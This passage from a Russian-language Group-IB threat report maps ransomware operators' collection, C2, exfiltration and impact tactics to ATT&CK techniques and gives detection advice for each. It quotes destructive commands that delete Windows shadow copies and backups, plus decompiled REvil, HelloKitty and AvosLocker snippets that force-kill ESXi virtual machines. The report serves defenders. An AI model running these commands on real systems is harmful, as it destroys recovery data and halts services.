Чтобы повысить шансы получить выкуп, операторы вымогателей, прежде чем начинать процесс шифрования, собирают и извлекают ценные данные из сети жертвы.

Стадия collection является частью так называемого механизма «двойного вымогательства» (double extortion) — подхода, при котором атакующий угрожает опубликовать ценные данные жертвы, чтобы увеличить шансы получить выкуп.

Archive Collected Data

T1560

Чтобы уменьшить размер извлекаемых данных, операторы шифровальщиков могут использовать утилиты для архивирования, например 7-Zip или WinRAR.

Способы обнаружения:

→ Осуществляйте поиск подозрительной активности утилит сжатия данных.

→ Осуществляйте поиск фактов создания большого количества архивов за короткий промежуток времени или поиск нетипично больших файлов архивов.

Automated collection

T1119

Некоторые операторы вымогателей используют дополнительные инструменты, разработанные для автоматизированного извлечения ценных данных (StealBit для партнеров LockBit, ExMatter для операторов BlackMatter и т. д.). В этих инструментах есть списки расширений файлов, которые игнорируются, а также дополнительные ключевые слова, направленные на поиск ценных файлов. Все файлы, подходящие под условия извлечения, выгружаются на удаленный сервер. Единственное, что нужно сделать оператору, — это запустить этот инструмент.

Способ обнаружения:

→ Осуществляйте поиск подозрительной сетевой активности, задействующей неизвестные удаленные серверы, куда передается большое количество данных.

Data from Local System

T1005

Операторы программ-вымогателей собирают не все доступные данные, а только ценную и чувствительную информацию для дальнейшего вымогательства (например, в руководстве Conti рекомендуется собирать всю информацию, относящуюся к клиентам жертвы, ее финансовым показателям, активным проектам и т. п.).

Способ обнаружения:

→ Осуществляйте поиск фактов несанкционированного доступа к самым ценным данным. Такую информацию могут предоставить некоторые решения по предотвращению потери данных (DLP).

Data from Network Shared Drive

T1039

В корпоративных сетях довольно часто используются общие сетевые диски, что делает их крайне ценным источником данных для атакующих. Прежде чем проводить анализ и извлекать данные из сетевых папок, злоумышленники ищут такие папки и подключаются к ним (например, операторы Conti и Diavol используют PowerShell-скрипт Invoke-ShareFinder для нахождения сетевых папок).

Способ обнаружения:

→ Осуществляйте поиск фактов несанкционированного доступа к самым ценным данным. Такую информацию могут предоставить некоторые решения по предотвращению потери данных (DLP).

Command and Control

Большинство операторов программ-вымогателей используют популярное ВПО или постэксплуатационные фреймворки. Способы защиты и другая информация, представленная в этом разделе, в основном относится к популярным техникам ВПО, чем к конкретным инструментам, используемым операторами программ-вымогателей.

Application Layer Protocol

T1071

Протоколы прикладного уровня, особенно веб-протоколы (например, HTTP или HTTPS), чрезвычайно часто используются в популярном ВПО и постэксплуатационных фреймворках. Инструменты, которые могут быть применены для извлечения данных, часто используют протоколы FTP и FTPS.

Способ обнаружения:

→ Осуществляйте поиск подключений к известным IP-адресам, используемым злоумышленниками (эти IP-адреса могут быть получены у поставщика киберразведданных или вендора средств защиты).

Encrypted channel

T1573

В постэксплуатационных фреймворках и популярном ВПО используется как симметричное, так и асимметричное шифрование для обхода обнаружения, основанного на анализе сетевого трафика. Например, в CobaltStrike используется асимметричное шифрование для получения симметричного ключа шифрования трафика. В IcedID используется TLS для шифрования взаимодействия с командным сервером.

К тому же в популярном ВПО довольно часто используется методика шифрования трафика, когда ключ шифрования жестко закодирован в образце ВПО. Например, в IcedID для шифрования одной из полезных нагрузок используется RC4, а в Zloader — простой XOR.

Data encoding

T1132

Кроме шифрования, в популярном ВПО используются различные способы кодирования данных для обхода обнаружения. Помимо шестнадцатиричной кодировки и кодировки Base64, в популярном ВПО может применяться сжатие данных.

Data Obfuscation

T1001

Еще один подход, позволяющий злоумышленникам обходить средства обнаружения — это обфускация данных. Злоумышленники могут передавать полезную нагрузку или команды, которые выглядят как изображения или аудиофайлы (на одной из стадий атаки IcedID получает полезную нагрузку, которая является частью файла .png).

Способ обнаружения:

→ Осуществляйте поиск файлов, расширения которых не соответствуют их возможностям или процессам, с которыми файлы используются.

Fallback Channels and Multi-Stage Channels

T1008 T1104

В популярном ВПО, обнаруженном во время атак шифровальщиков, есть дополнительные механизмы, позволяющие изменять адрес командного сервера или подключаться к другому командному серверу, если текущий недоступен. У TrickBot есть различные адреса командных серверов для первоначального и дальнейшего взаимодействия. В конфигурации таких образцов, как Qbot, содержатся огромные списки адресов командных серверов.

Ingress Tool Transfer

T1105

Чтобы провести полномасштабную атаку на сеть, атакующие используют инструменты двойного назначения, которые обычно могут быть полезны как системным администраторам, так и операторам вымогателей. В большинстве случаев таких инструментов в сети жертвы нет, поэтому атакующим приходится копировать их с удаленных ресурсов. Одни атакующие копируют инструменты с помощью постэксплуатационных фреймворков или популярного ВПО, другие просто скачивают их с общих файловых ресурсов.

Способы обнаружения:

- → Осуществляйте поиск инструментов двойного назначения, которые могут использовать системные администраторы, но нетипичны для вашей среды.
- → Осуществляйте поиск подключений к известным URL, относящимся к инструментам двойного назначения.
- → Осуществляйте поиск подключений к репозиториям GitHub, связанным с системным администрированием, постэксплуатационными фреймворками, сканированием уязвимостей и т. п.

Protocol Tunneling and Proxy

T1572 T1090

Чтобы добраться до недоступных сегментов сети или обойти средства обнаружения, атакующие применяют туннелирование, перенаправление портов и различные типы прокси (как прямые, так и обратные). Например, операторы Conti и Diavol используют CobaltStrike в качестве обратного прокси. Conti использует процесс IcedID для проксирования RDP-подключений. Conti и Darkside применяют ngrok для перенаправления портов RDP. Некоторые операторы используют TOR-прокси (например, OldGremlin).

Remote Access Software

T1219

Чтобы иметь дополнительные варианты доступа к сети, операторы программ-вымогателей могут использовать программы удаленного доступа. Наиболее часто используемая программа — AnyDesk, которая используется операторами Diavol, Conti и REvil. Применение таких инструментов позволяет атакующим обеспечить дополнительный плацдарм при закреплении в системе и установить удаленный контроль над зараженной сетью менее заметным способом.

Способы обнаружения:

- → Осуществляйте поиск IP-адресов легитимных инструментов удаленного доступа.
- → Осуществляйте поиск факта работы легитимных инструментов удаленного доступа, которые не используются в вашей среде.

Exfiltration

Как упоминалось выше, операторы программ-вымогателей извлекают данные для того, чтобы увеличить шансы на получение выкупа. Если жертва откажется платить, ее данные могут быть опубликованы на специальных сайтах (Dedicated Leak Site, DLS). Данные могут публиковаться по частям. До публикации извлеченных данных некоторые злоумышленники организуют аукционы. Есть и операторы, которые не публикуют извлеченные данные на DLS, а используют их для совместной работы с другими злоумышленниками.

Data transfer limits

T1030

Чтобы обойти средства защиты, операторы шифровальщиков могут извлекать данные фрагментами. Это можно сделать, например, создав и загрузив много архивов с данными по фрагментам, вместо того чтобы загружать все собранные данные сразу.

Способ обнаружения:

→ Отслеживайте создание архивов, особенно в подозрительных местах.

Exfiltration Over Web Service

T1567

Выгрузка собранных данных в облачные хранилища — один из самых популярных способов извлечения информации. Большинство злоумышленников используют хранилище MEGA. В некоторых случаях операторы вымогателей устанавливают клиенты облачных хранилищ (например, Conti, DarkSide и REvil).

Способы обнаружения:

→ Осуществляйте поиск взаимодействия с подозрительными провайдерами облачных хранилищ, не использующимися в вашей организации.

→ Следите за подключениями по FTP, FTP-клиентами и установкой клиентов облачных хранилищ.

Automated Exfiltration

T1020

Некоторые операторы программ-вымогателей используют собственные разработки для автоматизации извлечения данных. Как упоминалось в разделе Collection, эти решения автоматически сканируют файловые системы в поисках ключевых слов, которые помогают найти ценные файлы, а ненужные файлы игнорируются (например, исполняемые файлы). После того как потенциально ценный файл найден, он выгружается на удаленный сервер, управляемый участниками партнерской программы. Такой подход используется партнерами Lockbit и BlackMatter.

Способ обнаружения:

→ Осуществляйте поиск подозрительной сетевой активности, задействующей неизвестные удаленные серверы, куда передаются большие объемы данных.

Impact

Основная цель операторов программ-вымогателей на данном этапе атаки — это шифрование данных. Но прежде операторам необходимо предотвратить возможность восстановления зашифрованных данных.

Inhibit System Recovery

T1490

Практически все операторы программ-вымогателей удаляют теневые копии Windows, которые позволяют восстанавливать зашифрованные данные на хосте.

Это может быть сделано самим исполняемым файлом шифровальщика или дополнительными исполняемыми файлами, batch сценариями (такой подход используют операторы Diavol), ручным исполнением команд в интерпретаторе и т. п. Эта часть стадии Impact обычно проводится с использованием исполняемых файлов VSS Administrator, Windows Management Instrumentation или Windows Backup Admin.

Способы обнаружения:

→ Необходимо отметить, что Impact — это финальная стадия атаки, то есть обнаружение на этой стадии практически бессмысленно. К этому моменту атакующие обычно уже получают полный контроль над сетью, хотя теоретически в некоторых случаях все еще возможно обнаружить деятельность атакующих и предотвратить дальнейший ущерб.

→ Проверяйте подозрительные командные строки процессов, относящихся к WMI (например, select * from win32_shadowcopy или wmic shadowcopy delete), VSSAdmin (например, vssadmin.exe delete shadows /all /quiet), WBAdmin (например, wbadmin.exe delete path).

Data Destruction

T1485

Уничтожение данных — это дополнительный шаг, предотвращающий возможность восстановления зашифрованных данных. Обычно эта техника используется против серверов с резервными копиями. В проанализированных случаях атакующие использовали легитимные инструменты (с помощью веб-интерфейса и инструментов командной строки) для удаления существующих резервных копий.

Способы обнаружения:

→ Нужно помнить, что лучшего всего направлять усилия на выявление атак на более ранних стадиях. Однако если атакующий попытается вручную уничтожить резервные данные до шифрования, есть шанс обнаружить атаку во время такой активности.

→ Проводите мониторинг всей активности, относящейся к аутентификации на серверах с резервными копиями или их веб-интерфейсах, а также связанной с удалением резервных копий. Проверяйте и отслеживайте подозрительные командные строки процессов, которые могут относиться к инструментам управления резервным копированием.

Data Encrypted for Impact

T1486

Шифрование данных — одна из основных целей операторов. Для того чтобы зашифровать самые ценные данные жертвы, исполняемый файл вымогателя должен иметь полный доступ к файлам и системам, а доступ ко всем ценным файлам возможен, только если они не заблокированы другими процессами. Чтобы добиться своей цели, операторы останавливают некоторые процессы и службы, прежде чем начать процесс шифрования. В большинстве случаев список процессов и служб является частью исполняемого файла вымогателя. Некоторые операторы используют batch сценарии для остановки необходимых процессов и служб.

Большинство этих процессов и служб относятся к Microsoft Office, DBMS и решениям для резервного копирования.

В прошлом году все больше операторов стали применять специальные исполняемые файлы для шифрования хостов с операционной системой Linux и виртуальных машин ESXi.

Шифрование ценных данных на хостах с ОС Linux несильно отличается от шифрования файлов на хостах с Windows, однако определенные различия существуют. Если большинство исполняемых файлов вымогателей для Windows останавливают процессы до шифрования файлов, то большая часть исполняемых файлов вымогателей для Linux получают дескриптор файла для шифрования без взаимодействия с процессами. После получения дескриптора файла он используется для определения того, какой процесс препятствует шифрованию (через функцию **fcntl**). После получения идентификатора процесса, который препятствует шифрованию файла, исполняемый файл вымогателя использует команду **kill** для завершения процесса и зашифровывает целевой файл. Ниже приведены примеры из HelloKitty и RagnarLocker.

Проанализированные образцы вымогателей применяют фактически один и тот же подход для шифрования дисков виртуальных машин ESXi. Для осуществления шифрования используется инструмент ESXCLI. Шифрование дисков ESXi, как правило, состоит из трех шагов:

- получение списка запущенных виртуальных машин (например, с помощью команды escxli vm process list);
- прекращение работы виртуальных машин (например, с помощью команды “esxcli vm process kill”);
- шифрование файлов, относящихся к виртуальным машинам (.vmdk, .vmx, .vmsd, и т.п.).

```
for ( i = 0; !i; i = 1 )
{
  sprintf(byte_619340, off_619250, off_619248);
  printf("killing %s\n", off_619248);
  stream = popen(byte_619340, "r");
  pclose(stream);
}
puts(
  "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | awk -F \"\\\"*,\\\"*\" '{sys"
  "tem(\'esxcli vm process kill --type=force --world-id=\" $1)}'");
v1 = popen(
       "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | awk -F \"\\\"*,\\\"*\" "
       "'{system(\'esxcli vm process kill --type=force --world-id=\" $1)}'",
       "r");
return pclose(v1);
```

Рис. 17. Пример REvil

```
    fprintf(stderr, "First try kill\tVM:%ld\tID:%d\t%s\n", i + 1, **v3, v2);
    memset(s, 0, 0x80uLL);
    v4 = sub_404C54(&unk_60D970, i);
    sprintf(s, "esxcli vm process kill -t=soft -w=%d", **v4);
    ptr = popen_wrapper(s);
    if ( ptr )
      free(ptr);
  }
  for ( j = 0LL; sub_404BB4(&unk_60D970) > j; ++j )
  {
    if ( log )
    {
      abstime.tv_nsec = 0LL;
      abstime.tv_sec = 1LL;
      sem_timedwait(&stru_60DA20, &abstime);
      v5 = sub_404C54(&unk_60D970, j);
      fprintf(log, "Check kill\tVM:%ld\tID:%d\n", j + 1, **v5);
      fflush(log);
      sem_post(&stru_60DA20);
    }
    v6 = sub_404C54(&unk_60D970, j);
    fprintf(stderr, "Check kill\tVM:%ld\tID:%d\n", j + 1, **v6);
    memset(s, 0, 0x80uLL);
    v7 = sub_404C54(&unk_60D970, j);
    sprintf(s, "esxcli vm process kill -t=hard -w=%d", **v7);
    haystack = popen_wrapper(s);
    strcpy(s, "Unable to find");
```

Рис. 18. Пример HelloKitty

```
if ( encrypt_vmsf_flag )
{
  printf("[+] Killing ESXi VMs ... ");
  system(
    "esxcli --formatter=csv --format-param=fields==\"WorldID,DisplayName\" vm process list | tail -n +2 | awk"
    " -F $',' '{system(\"esxcli vm process kill --type=force --world-id=\" $1)}'");
  sleep(5u);
  puts("[OK]");
}
```

Рис. 19. Пример AvosLocker

Также у операторов программ-вымогателей есть особые исполняемые файлы для шифрования серверов с резервными копиями, однако проанализированные образцы, предназначенные для шифрования серверов с резервными копиями, по большей части такие же, как и исполняемые файлы шифровальщиков для ОС Linux.

Для достижения своей цели разработчикам программ-вымогателей необходимо использовать надежные схемы шифрования, которые не позволяют расшифровывать файлы без получения секретного ключа. Алгоритмы шифрования, используемые наиболее активными семействами программ-вымогателей и отслеживаемые Group-IB, представлены в таблице ниже.

Алгоритмы шифровальщиков

Семейство шифровальщиков	Алгоритмы шифрования файлов	Алгоритмы шифрования ключей
Avaddon	AES-256-CBC	RSA-2048
AvosLocker	AES-256-CBC	RSA-2048
Babuk	HC-128 (модифицированный)	Curve25519
BlackByte	AES-128-CBC	Пароль → ключ (RFC 2898)
BlackCat	ChaCha20/AES-128-CTR (в зависимости от поддержки инструкций AES-NI)	RSA-2048
BlackMatter	Salsa20 (модифицированный), ChaCha20 (модифицированный), HC-256 (linux)	RSA-1024, RSA-4096 (linux)
Cl0p	RC4	RSA-1024
Conti	AES-256-CBC	RSA-4096
CryLock	AES-256 ECB	RSA-OAEP
Cuba	ChaCha20	RSA-4096
Darkside	Salsa20 (модифицированный)	RSA-1024
Dharma (Crysis)	AES-256 CBC (2 ключа для каждого диска, вектор инициализации уникален для каждого файла)	RSA-1024
Egregor	ChaCha8	RSA-2048
Grief	AES-256-CBC	RSA-2048
HelloKitty	AES-128-CBC	NTRU
Hive	XOR (длина ключа = 102400 или 1048576)	20 или 100 RSA-ключей (2048-5120), RSA-OAEP (SHA512-256)
LockBit 2.0	AES-128-CBC	Curve25519
Makop	AES-256-CBC	RSA-1024
Phobos	AES-256-CBC	RSA-1024
Pysa	AES-128-CBC	RSA-4096
Ragnar Locker	Salsa20 (модифицированный)	RSA-2048
RansomEXX	AES-256-ECB	RSA-4096
Revil	Salsa20	Curve25519
Ryuk	AES-256-CBC	RSA-2048
Snatch	RSA-2048	—
SunCrypt	ChaCha20	Curve25519
Xing Locker	ChaCha20	ChaCha20 Global Key и RSA-2048

Способы обнаружения:

→ Важно помнить, что в большинстве случаев выявление атак на этапе Impact не имеет смысла. Однако так как большинство операторов вымогателей используют вышеупомянутые команды вручную, теоретически предотвратить дальнейший ущерб все еще возможно.

→ Отслеживайте работу утилиты ESXCLI и события входа на сервер ESXi.

Обычно операторы программ-вымогателей используют не один метод воздействия для того, чтобы заставить жертв заплатить.

Шифрование всех ценных данных — сильный мотиватор, однако помимо этого операторы используют дополнительные рычаги, которые можно считать действиями на этапе Impact, например:

- извлечение и публикация ценных данных — так называемая стратегия «двойного вымогательства» (double extortion);
- DDoS-атаки на жертв (как, например, у группировки Avaddon);
- уведомление клиентов жертвы об инциденте по электронной почте (как, например, у группировки Cl0p).

Group-IB — международная компания по кибербезопасности

1 300+ успешных расследований высокотехнологичных преступлений	**600+** сотрудников	**450+** корпоративных клиентов	**60+** стран по всему миру
11 ключевых сервисов	**6** продуктов	**120+** патентов и заявок на патенты	**4** региона с Центрами исследований: Сингапур, Нидерланды, ОАЭ и Россия

Партнер и участник совместных расследований

Interpol

Europol

Решения Group-IB признаны мировыми агентствами

FORRESTER®

kuppingercole ANALYSTS

Gartner

IDC

FROST & SULLIVAN

Услуги на основе данных киберразведки

Предотвращение

- Аудит безопасности
- Оценка соответствия
- Red Teaming
- Pre-IR Assessment
- Compromise Assessment
- Киберобразование

Реагирование

- Реагирование на инциденты
- Сервис по охоте за угрозами
- Сервис обнаружения и реагирования

Исследование

- Компьютерная криминалистика
- Исследование

Технологии и инновации

Кибербезопасность

- Threat Intelligence
- Управление поверхностью атаки
- Защита электронной почты
- Анализ сетевого трафика
- Детонация ВПО
- Защита конечных станций (EDR)
- XDR

Противодействие мошенничеству

- Противодействие мошенничеству client-side
- Адаптивная аутентификация
- Защита от ботов
- Выявление платежного мошенничества
- Поведенческий анализ

Защита бренда

- Антифишинг
- Антипиратство
- Антимошенничество
- Антиконтрафакт
- Выявление утечек данных
- Защита VIP-персон

GROUP-IB

Предотвращение и исследование киберпреступлений с 2003 года

GROUP-IB.RU
INFO@GROUP-IB.COM
GROUP-IB.RU/BLOG
+7 495 984 33 64